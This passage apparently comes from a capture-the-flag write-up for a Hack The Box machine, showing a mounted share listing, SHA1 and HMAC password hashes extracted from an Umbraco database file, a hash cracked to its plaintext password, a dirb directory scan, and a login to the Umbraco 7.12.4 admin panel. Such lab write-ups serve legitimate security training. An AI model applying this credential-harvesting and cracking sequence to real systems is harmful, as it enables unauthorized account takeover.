drwx------ 2 nobody 4294967294    4096 Şub 20 20:17 .
drwx------ 2 nobody 4294967294    4096 Şub 23 21:35 ..
drwx------ 2 nobody 4294967294      64 Şub 20 20:16 cache
drwx------ 2 nobody 4294967294    4096 Şub 20 20:16 Logs
drwx------ 2 nobody 4294967294    4096 Şub 20 20:16 Models
drwx------ 2 nobody 4294967294      64 Şub 20 20:16 packages
drwx------ 2 nobody 4294967294    4096 Şub 20 20:16 TEMP
-rwx------ 1 nobody 4294967294   36832 Şub 20 09:59 umbraco.config
-rwx------ 1 nobody 4294967294 1965978 Şub 20 09:05 Umbraco.sdf
```



```
root@kali:/mnt/remote/App Data# head -n 20 Umbraco.sdf
��V�c�c�y��Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1" en-USf8512f97-cab1-4a4b-a49f-0a2054c47a1d�� rf�u�rf�v�rf���rf��
��X�w������adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-USfeb1a998-d3bf-406a-b30b-e269d7abdf50��8iI
f�hVg�w�rf�hVg����X�w�������adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-US82756c26-4321-4d27-b429-1
b5c7c4f882f�[{"alias":"umbIntroIntroduction","completed":false,"disabled":true}]��?�g�.og���g����X�w��������smithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw==AIKYyl
6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9CiHts={"hashAlgorithm":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93-9702-ae257a9b9749-a054-27463ae58b8e��?�g�Ag�.og�g�
���Y�w��������ssmithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9CiHts={"hashAlgorithm":"HMACSHA256"}smith@htb.localen-US7e39d
f83-5e64-4b93-9702-ae257a9b9749��-�
g�)�
g�.og�7�
g����Z�x��������ssmithssmith@htb.local8+xXICbPe7m5NQ22HfcGlg==RF9OLinww9rd2PmaKUpLteR6vesD2MtFaBKe1zL5SXA={"hashAlgorithm":"HMACSHA256"}ssmith@htb.localen-US3
628acfb-a62c-4ab0-93f7-5ee9724c8d32���#�� ��� A$C=H�DY^`FnyPH���I�� K��PM��
�@`Cpr�6��PLUHUH�A�-`��II AEEqDD���|    5!
��Eq
Q�
|p�.p�`@8��-!PI@
|p�.p���-!PIEEqDD���|   5!
��Eq
Q�
|p�.p���-!HH|�.�
```



Free Password Hash Cracker


Enter up to 20 non-salted hashes, one per line:

```
b8be16afba8c314ad33d812f22a04991b90e2aaa
```


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
b8be16afba8c314ad33d812f22a04991b90e2aaa	sha1	baconandcheese

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.



```
root@kali:~/Masaüstü# dirb http://10.10.10.180

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Mar 25 11:01:53 2020
URL_BASE: http://10.10.10.180/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.180/ ----
+ http://10.10.10.180/about-us (CODE:200|SIZE:5441)
+ http://10.10.10.180/blog (CODE:200|SIZE:5001)
+ http://10.10.10.180/Blog (CODE:200|SIZE:5001)
+ http://10.10.10.180/contact (CODE:200|SIZE:7880)
+ http://10.10.10.180/Contact (CODE:200|SIZE:7880)
+ http://10.10.10.180/home (CODE:200|SIZE:6703)
+ http://10.10.10.180/Home (CODE:200|SIZE:6703)
+ http://10.10.10.180/install (CODE:302|SIZE:126)
+ http://10.10.10.180/intranet (CODE:200|SIZE:3323)
+ http://10.10.10.180/master (CODE:500|SIZE:3420)
+ http://10.10.10.180/people (CODE:200|SIZE:6739)
+ http://10.10.10.180/People (CODE:200|SIZE:6739)
+ http://10.10.10.180/person (CODE:200|SIZE:2741)
+ http://10.10.10.180/product (CODE:500|SIZE:3420)
+ http://10.10.10.180/products (CODE:200|SIZE:5328)
+ http://10.10.10.180/Products (CODE:200|SIZE:5328)
+ http://10.10.10.180/umbraco (CODE:200|SIZE:4040)
```



Happy wonderful Wednesday


Session timed out.

Username

admin@htb.local

Password

baconandcheese



Help

Umbraco version 7.12.4

Tours

- Getting Started 0%
- Create content 0%
- Data structure 0%

Learn Umbraco

Visit umbraco.tv
The best Umbraco video tutorials

Visit our.umbraco.com
The friendliest community

Close

Welcome to The Friendly CMS


Thank you for choosing Umbraco - we think this could be the beginning of something beautiful. While it may feel overwhelming at first, we've done a lot to make the learning curve as smooth and fast as possible.

Documentation
Find the answers to your Umbraco questions

